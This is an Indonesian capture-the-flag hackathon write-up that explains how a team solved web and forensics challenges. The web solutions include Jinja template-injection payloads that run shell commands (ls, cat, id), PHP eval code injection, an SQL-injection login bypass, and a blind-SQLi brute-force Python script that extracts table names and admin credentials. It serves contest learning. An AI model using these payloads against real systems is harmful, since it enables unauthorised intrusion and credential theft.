Proof Of Concept
Cyber Security Hackathon

NAMA TIM : Akbar punya selera

Minggu, 20 November 2022

Ketua Tim

1. Turn right

Member

1. Ps4
2. kyruuu
3. zeta enjoyer
4. amdaa404

Web Exploitation

[Tamperer]

Executive Summary (Penjelasan singkat soal)

Disediakan sebuah soal berupa website, dimana kita ditugaskan untuk mencari celah web terebut


Flag Price: 1337

Your Money: 10


Buy Flag!

Technical Report (Penjelasan detail beserta screenshot step-by-step)

jadi pada web tersebut kita dapat membeli flag dengan uang yang kita punya. namun uang yang diberikan secara deafault tidak cukup. dan kita harus mengekspoitasi web tersebut agar uang kita cukup untuk membeli flag.



Langkah pertama kita lakukan **inspect element** dengan menekan **f12**.




terlihat bahwa **value** yang diberikan hanya 10, dimana value tersebut kurang untuk membeli **flag**.

```
<form method="post" action="/">
  <input type="hidden" name="money" value="10">
  <button type="submit" name="submit" value="submit">Buy Flag!</button>
</form>
```

lalu kita mencoba merubah **value** tersebut yang awalnya 10 kita ubah menjadi **1 juta (melebihi harga flag)**.

```
<form method="post" action="/">
  <input type="hidden" name="money" value="1000000">
  <button type="submit" name="submit" value="submit">Buy Flag!</button>
</form>
```

setelah kita masukkan value 1 juta, kita tekan kembali **button Buy Flag!** dan berhasil mendapatkan **flag**.



Flag : cyberwarriors{Parameter_Argument_was_Modified!}

Conclusion (Kesimpulan dari soal)

Untuk mendapatkan flag dari soal ini, kita perlu melakukan inspect element kemudian kita ubah value dari sebuah parameter.

[PHPsandbox]

Executive Summary (Penjelasan singkat soal)

diberikan soal berupa web, kita ditugaskan untuk mencari celah web terebut


```php
<?php

if (isset($_GET['nama'])) {
    $cmd = $_GET['nama'];

    print eval("print 'Hello $cmd';");
} else {
    highlight_file(__FILE__);
}

?>
```

dan di berikan sebuah script di dalam web tersebut dimana kita bisa mengekspoit/menginject di URL web tersebut

Technical Report (Penjelasan detail beserta screenshot step-by-step)


Hello

kita mencoba memasukan code inject seperti shell_exec tetapi tidak dapat berjalan.
kemudian kita mencoba memasukan phpinfo()

di dalam phpinfo() tersebut kita melihat functions yang di disable seperti shell exec salah satunya dan kami juga tidak dapat membuka semacam direktori menggunakan command ls / karena di disable kemudian kami mengganti (ls) menjadi (scandir)

Hello Array

kemudian muncul Array dan kami mencoba menambahkan print_r di belakang scan dir



kemudain muncul flag.txt langsung kita buka

Hello cyberwarriors{Bypass_simple_filter_it_is_really_sandbox_huh?}

dan flag nya cyberwarriors{Bypass_simple_filter_it_is_really_sandbox_huh?}

Conclusion (Kesimpulan dari soal)

dari soal web tersebut memiliki vlunerability, kita bisa memasukan code injection,seperti exec()

[ping pong dash]

Executive Summary (Penjelasan singkat soal)

diberikan soal web, seperti biasa kita mencari celah,

Technical Report (Penjelasan detail beserta screenshot step-by-step)

Nothing here

Try to go to /ping


disini ada perintah untuk mencoba /ping tetapi hanya menghasilkan :

Cannot GET /ping

disini kita mencoba mengganti method ke “POST”

```
C:\Users>curl -X "POST" http://103.189.235.186:10007/ping
Send me json {"message": "ping"}
```

dan di temukan dari hasil mengganti method tersebut, kemudian kita eksekusi hasil tersebut:



dan kita mendapat flagnya


conclusion

kita mengikuit perintahnya dengan request header dan merubah methodnya

[template]


Executive Summary (Penjelasan singkat)

diberikan soal web sebagai berikut




di deskripsi tersebut saya beransumsi bahwa soal tersebut jinja


Technical Report (Penjelasan detail beserta screenshot step-by-step)



kita bisa memasukan code ke url web dengan ?nama=



langsung saja kita bisa menggunakan
{{request.application.__globals__.__builtins__.__import__('os').popen('ls').read()}}
popen('ls').read untuk membuka file web tersebut dan terdapat flag.txt .
kemudian kita bisa membuka flag.txt dengan CAT **popen('cat flag.txt').read**



dan kita menemukan flagnya


conclusion

vlnuerability web ini seperti jinja kita bisa mengeksploit di url webnya dengan
{{request.application.__globals__.__builtins__.__import__('os').popen('id').read()}}
code inject


[Grant access]

Executive Summary

diberikan soal web




di sini kita di suruh masuk ke halaman admin




Technical Report

disini kita mencoba memasukan code logika injection seperti 1'or'1'='1'#
kita berhasil masuk tetapi tidak mendapankan FLAG



kemudian kita menemukan eror pada soal tsb



di sini saya mengansumsikan bahwa vlunerability dari soal ini adalah BLIND SQLI dan benar saja

kemudian kita mencoba menggunakan teknik brute force menggunakan script python


```python
import requests
import sys

url = 'http://103.189.235.186:10003'

for i in range(0, 100):
    for c in range(0x20, 0x7f):
        username = f"' OR BINARY substring((SELECT group_concat(table_name) FROM information_schema.tables WHERE table schema = database())), {i}, 1) = '{chr(c)}' -- "
        form = {'username': username, 'password': '', 'submit': 'Login'}
```

script tersebut untuk mengambil karakter yang akan di bruteforce, kemudian kita mendapat 1 table admin hasil dari brute force
kemudian kita ganti menjadi admin

```
OR BINARY substring((SELECT group_concat(table_name) FROM information_schema.tables WHERE table schema = 'admin'
```

setelah di run script tsb kita mendapat info email,admin,username,id,passwd

`(SELECT group_concat(username) FROM admin where admin=1)` nilai 1 adalah kolom adminnya
gunakan query select untuk mendapatkan username nya, adalah ussr19
kemudian kita login dengan hasil yang kita dapatkan bisa gunakan sqli untuk passwdnya



dan kita menemukan flag tsb

conclusion


vlunerability dari soal web tsb adalah blind SQLI bisa gunakan teknik bruteforce untuk mendaoatkan info apasaja dari web tsb

Digital Forensic

[Meta]


Executive Summary

diberikan soal ber-extensi .mp3 sebagai berikut




Technical Report


seperti biasa kami menganalisa file .mp3 ini menggunakan command **file**



lalu kami lanjutkan analisa lebih dalam lagi menggunakan tools **Binwalk**




ternyata disini terdapat file .jpeg didalam file .mp3 ini, lalu kami coba untuk mengextract file .jpeg yang ada di file .mp3 ini menggunakan command option pada kali linux yaitu **dd**




setelah gambar .jpeg ter extract,lalu kami menganalisa lebih dalam lagi file .jpeg ini

```
┌──(kali㉿Anomali)-[~/Documents/HACKATHON/digital-foren/tepuk tangan pramuka]
└─$ exiftool 1.jpeg
ExifTool Version Number         : 12.44
File Name                       : 1.jpeg
Directory                       : .
File Size                       : 7.2 MB
File Modification Date/Time     : 2022:11:20 12:08:35+00:00
File Access Date/Time           : 2022:11:20 12:08:23+00:00
File Inode Change Date/Time     : 2022:11:20 12:08:35+00:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Exif Byte Order                 : Big-endian (Motorola, MM)
X Resolution                    : 72
Y Resolution                    : 72
Resolution Unit                 : inches
Artist                          : Luffy
Y Cb Cr Positioning             : Centered
GPS Version ID                  : 2.3.0.0
GPS Latitude                    : 7 deg 27' 7.31"
GPS Longitude                   : 109 deg 23' 17.27"
Comment                         : South,East
Image Width                     : 838
Image Height                    : 838
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 838×838
Megapixels                      : 0.702
GPS Position                    : 7 deg 27' 7.31", 109 deg 23' 17.27"
```


disini terlihat banyak sekali informasi yang kita dapat dari metadata .jpeg ini,disini terlihat koordinat koordinat yang sepertinya menunjuk pada sebuah tempat. Kita coba menggunakan gps tracker online https://www.gps-coordinates.net




disini kita mendapat informasi bahwa koordinat itu berada di kota Panican, Purbalingga,lalu kami lanjutkan analisa kami menggunakan google maps setelah mendapatkan latitude dan longitude.



lalu kita lanjutkan lebih dalam lagi dengan google street view



pada informasi exiftool file .jpeg tadi dikatakan bahwa artisnya adalah luffy.Pada street view ini terdapat sebuah tempat bernama luffy barbershop dan ditemukan flag dibagian ulasannya



flag:
cyberwariors{m3t4d4ta_t3lls_3v3ryth1ng}


Conclusion

untuk mendapatkan flag ini kita butuh kesabaran dan analisa yang baik.Terkadang untuk mengextract file tidak bisa hanya dengan binwalk -e

[Strs]

Executive Summary (Penjelasan singkat soal)

Diberikan soal berupa chall.jpg



Technical Report (Penjelasan detail beserta screenshot step-by-step)

Pertama-tama kami menganalisa file ekstensi dari **chall.jpg** menggunakan command **file** pada kali linux

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# file chall.jpg
chall.jpg: JPEG image data, Exif standard: [TIFF image data, big-endian, di
rentries=7, orientation=upper-left, xresolution=98, yresolution=106, resolu
tionunit=2, software=Adobe Photoshop CC 2019 (Windows), datetime=2022:11:07
 13:47:02], baseline, precision 8, 1920×1080, components 3
```

Setelah diketahui bahwa file **chall.jpg** tidak corrupt, kami langsung menggunakan command **strings**

Benar saja, pada bagian footer **chall.jpg** didapati sebuah flag didalamnya.

Flag : cyberwarriors{Strings_Strings_Strings_Strings}


Conclusion (Kesimpulan dari soal)

